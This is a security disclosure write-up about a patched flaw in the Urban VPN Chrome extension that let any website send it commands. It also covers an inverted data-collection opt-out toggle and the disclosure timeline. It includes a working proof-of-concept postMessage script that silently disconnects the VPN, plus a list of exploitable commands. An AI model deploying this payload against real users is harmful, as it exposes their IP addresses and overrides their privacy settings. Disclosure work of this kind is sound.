
Urban VPN is the most popular VPN extension on the Chrome Web Store, with approximately 9 million active users across Chrome and Edge1. Until last week, any website could control it.
Any site could disconnect the VPN, reroute traffic through Russia, disable every "security" feature, kill your other proxy/VPN extensions and force you into data collection you'd opted out of.
TL;DR. Any website could silently send commands to Urban VPN's Chrome extension without origin verification. The only "authentication" was two publicly known strings: the extension ID and the word Toad, hardcoded in the source. We also found the "Opt out of data collection" toggle is inverted in code - when it shows ON, you're opted in. Fixed in 5.12.5 (21 May 2026). CVSS 8.32 | CVE pending.
The Exploit
A web page includes this JavaScript. The user's VPN silently disconnects:
<script>
  window.postMessage(
    {
      extensionId: "eppiocemhmnlbhjplcgkofciiegomcon", // public Chrome Web Store ID
      sender: "Toad", // hardcoded "password"?
      message: {
        type: "Toad.FromToad",
        toadName: "Exploit",
        payload: {
          to: "Mario",
          message: { type: "LocationProcessor.Disconnect" }, // the command
        },
      },
    },
    "*",
  );
</script>
The user sees nothing, their VPN disconnects and their real IP is exposed.
The boilerplate never changes. Swap LocationProcessor.Disconnect for any of the 20+ exposed commands, and that command runs instead.
How It Works
Urban VPN's extension deliberately sets up a postMessage listener - a channel that lets any script on any page you visit send it messages.
Extensions that do this are supposed to verify who's sending, checking that messages come from a trusted origin. They're not the only ones to make this mistake, Multipassword has a similar problem, although they were leaking full account credentials.
Urban VPN performs no origin verification. Instead, it checks two static values:
- Is
extensionIdset toeppiocemhmnlbhjplcgkofciiegomcon? (The extension's public Chrome Web Store ID. Visible to anyone.) - Is
senderset toToad? (A string hardcoded in the source code.)
Pass both and the command executes. Here's the actual handler from the extension's content script (deobfuscated from the bundle):
onFromToadMessageHandler = ({ data }) => {
  const wrongExtension = data?.extensionId !== chrome.runtime.id;
  const wrongSender = data.sender !== "Toad";
  if (wrongExtension || wrongSender) return;

  const handlers = {
    "Toad.FromToad": handleSync,
    "Toad.FromToadAsync": handleAsync,
  };
  handlers[data?.message?.type]?.(data);
};
There's no event.origin check, so if any page passes those two if statements and the message is forwarded directly to the service worker.
POV: Nintendo's lawyers once they see Toad and Mario
What an Attacker Could Do
Your VPN connection:
- Disconnect, exposing your real IP (
LocationProcessor.Disconnect) - Reroute traffic through an attacker-chosen country, e.g.
{ code: "RU" }(LocationProcessor.Connect) - Add specific domains to the bypass list, selectively routing traffic outside the tunnel (
BypassMessages.AddItem)
Your privacy settings:
- Force opt-in to data collection, overriding your preference (
DataCollectionStateMessage.Set) - Disable WebRTC leak protection, leaking your real IP while the VPN appears connected (
WebRTCLeakPrevention.Toggle)
Your browser:
- Disable other extensions - such as other VPNs or anything with the
proxypermission (InterruptExtensions.DisableInterruptedExtensions) - Open arbitrary URLs in new tabs (
Tab.OpenTab)
Reading your state (bidirectional):
- Query VPN connection status (
LocationProcessor.GetState) - List which extensions can be disabled (
InterruptExtensions.GetInterruptedExtensionsList) - Read bypass list and data collection state (
BypassMessages.GetList)
The async variants (Toad.FromToadAsync) make this a two-way control channel. An attacker can query your VPN status, confirm you're connected, disconnect you, then verify the disconnection succeeded. The extension responds via postMessage with no origin restriction on the response, so the attacking page reads it directly.
The Data Collection Angle
The commands above are concerning on their own. But one of them - DataCollectionStateMessage.Set - becomes significantly worse in context.
In December 2025, Koi Security reported that Urban VPN appeared to be capturing user conversations with AI chatbots - ChatGPT, Gemini, and Claude - in ways Koi Security assessed were not clearly disclosed to users. In our own analysis, we observed the extension POSTing visited URLs to servers operated by BIScience, including full OAuth callback URLs and search queries. Persistent tracking identifiers survived clearing cookies. The "sensitive data filter" referenced in Urban VPN's public response failed to redact any of seven sensitive parameters in our testing.
Now look at the data collection toggle in Urban VPN's settings:

The "Privacy Preferences" toggle in Urban VPN's settings
The toggle says "Opt out of data collection" and it's switched ON. It looks like you've opted out, but in the extension's code, DataCollectionStateMessage.Set(false) is what opts you in.
The UI state and the code logic are inverted.
This actually happened since we first reported the issue with the postMessage handler.
The postMessage vulnerability also meant any website could silently send DataCollectionStateMessage.Set(false), flipping you back into collection without you knowing about it so if you think you're opted out, you might not be.
The Fix
In version 5.12.5, Urban VPN added a message-type allowlist. Previously, every message that passed the extensionId + Toad check was forwarded to the service worker. Now the handler permits only HideLocation.GetLocation - a single read-only query. All 20+ control commands are rejected before they reach the service worker.
The Timeline
- 5th February 2026: Initial outreach to Urban VPN to confirm their security contact was monitored.
- 3rd March 2026: Reported the vulnerability with proof-of-concept and video.
- 3rd March 2026: Urban VPN acknowledged receipt within three minutes: "Thank you for highlighting these vulnerabilities. I will forward them to my manager."
- 8th April 2026: No update after 36 days. We notified Urban VPN we would publish in two weeks.
- 27th April 2026: Urban VPN responded that fixes would "be released soon."
- 19th May 2026: We followed up asking for a release date.
- 25th May 2026: Urban VPN replied that "the update was completed March 23rd" - but 5.12.5 wasn't published to the Chrome Web Store until 21st May. Two months between the fix being "completed" and reaching users.
CVE requested, pending assignment.
What You Should Do
If you have Urban VPN installed and care about your privacy, uninstall it. The postMessage command injection is patched in 5.12.5. The data collection behaviour is still the same, collecting visited URLs, tracking users with identifiers that survive clearing cookies, monitoring browsing activity across 133 online stores (per their remote configuration) - remains unchanged. In our assessment, that level of collection is not incidental to a VPN product.
Disclosure: We build Am I Being Pwned, which monitors browser extension safety. Our system flagged this for us to take a closer look into.
1 Urban VPN's Chrome Web Store listing previously reported 69 million users before the count was removed. We estimate the actual active install base at approximately 9 million across Chrome and Edge based on available data.
2 CVSS: 3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:H/A:H. CVSS scores model vulnerabilities in isolation from the application's own behaviour. For an extension that collects the data described above, the practical impact of disabling user privacy controls may exceed what a standalone 8.3 conveys.
